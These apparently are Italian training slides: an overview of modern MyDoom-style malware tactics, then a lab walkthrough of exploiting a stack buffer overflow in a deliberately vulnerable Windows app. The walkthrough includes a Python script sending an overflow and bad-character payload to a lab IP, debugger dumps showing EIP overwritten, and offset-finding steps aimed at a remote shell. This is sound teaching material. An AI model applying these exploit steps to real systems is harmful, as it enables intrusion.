

MyDoom 2025: Nuovi Vettori di Propagazione


Email: Spear-phishing, link malevoli, exploit.

Web: Exploit kit

Altri: USB, social media, messaggistica, supply chain, IoT, cloud

P2P obsoleto





Payload e Obiettivi

Payload: Ransomware, data stealer, cryptominer, spionaggio

Backdoor evoluta in RAT (Remote Access Trojan)

Botnet per DDoS potenziati e attacchi multi-vettore

Obiettivi: Profitto e spionaggio

Evasione e Controllo Avanzati



Evasione: Offuscamento multilivello, polimorfismo, anti-analisi, fileless, code injection, living-off-the-land, persistenza stealth, rootkit

C&C: Traffico cifrato, DGA, Tor/proxy P2P, uso di servizi legittimi

L'evoluzione Inarrestabile

**Drastica
sofisticazione
del malware nel
tempo**

**Necessità di
difese proattive
e adattabili**



Exploiting Buffer Overflow



Il Buffer Overflow si verifica quando un'applicazione scrive in aree dello stack non ad essa assegnate

Obiettivi dell'esercizio:

- Settare l'ambiente di test
- Verificare se il programma è vulnerabile al BOF
- Calcolare le grandezze degli offset per generare correttamente il payload
- Trovare i Badchars
- Generare il payload
- Remote Shell Execution

Ambiente di test

- **VM Kali Linux - VM Attaccante**
 - **msfvenom**
 - **metasploit-framework**
 - **VM Windows 10 Pro Metasploitable - VM Target**
 - **Immunity Debugger**
 - **mona.py**

The screenshot shows a Kali Linux desktop environment with several windows open. The main window is a terminal window titled 'restricted mode' with the command 'badchar.py'. It contains Python code for generating a buffer overflow payload. The payload starts with a series of null bytes (0x41), followed by the address 0x18045154 (the offset to EIP), then a sequence of bad characters (0x00, 0x01, 0x02, ..., 0x0F), and finally the string 'OVERFLOW1'. The code then connects to a socket on port 1337 and sends the payload.


```
#!/usr/bin/python
# Exploit for Buffer Overflow - Vulnerable app

# Set target IP and port
ip = "192.168.50.100"
port = 1337
timeout = 5

# Define ignore characters and bad characters
ignore_chars = ["\x00"]
badchars = ""
for i in range(256):
    if chr(i) not in ignore_chars:
        badchars += chr(i)

# Create payload
payload = "A" * 1982 + badchars
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(bytes("OVERFLOW1" + payload, "latin-1"))
s.recv(1024)
s.close()
```

Below the terminal is a file browser window showing a directory listing for 'C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\oscp\dir'. The listing includes files like '16.04.2025 16:05 <DIR> .', '16.04.2025 16:05 <DIR> ..', '16.04.2025 16:05 16.681 ssrfun.dll', '16.04.2025 16:05 54.648 oscp.exe', and '2 File 71.249 byte'.



Verifica vulnerabilità al BOF

- Inviamo all'applicazione un payload abbastanza grande
 - Verifichiamo l'effetto sulla macchina attaccata

```
Registers (EBU)
EAX 00E8F260 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAA AAAAAAAAAAAA
ECX 00C854AC
EDX 00000000
EBX 41414141
ESP 00E8FA28 ASCII "AAAAAAAAAAAAAAA AAAAAAAAAAAA AAAAAAAAAAAA
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 41414141

C 0 ES 002B 32bit 0(FFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFF)
S 0 FS 0053 32bit 7FEAF000(FFF)
T 0 GS 002B 32bit 0(FFFFFFF)
```

- **Applicazione in crash**
 - **Il registro ESP è stato sovrascritto**
 - **Il registro EIP è stato sovrascritto**

Calcolare le grandezze degli offset tra:

- l'area di memoria dedicata per contenere il valore di input e il registro EIP
 - l'area di memoria dedicata per contenere il valore di input e il registro ESP

Tramite

- **pattern_create**
 - **pattern_offset**

```
Registers (FPU) < < < < < < < <
EAX 0071F260 ASCII "OVERFLOW1 Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Ab0Ab1Ab2Ab3Ab4Ab5
ECX 007E50F4
EDX 000A7143
EBP 378E4396
ESP 0071FA28 ASCII "0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9
EFP 10001E10
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 6F43396E
C 0 ES 002B 32bit 0xFFFFFFFF
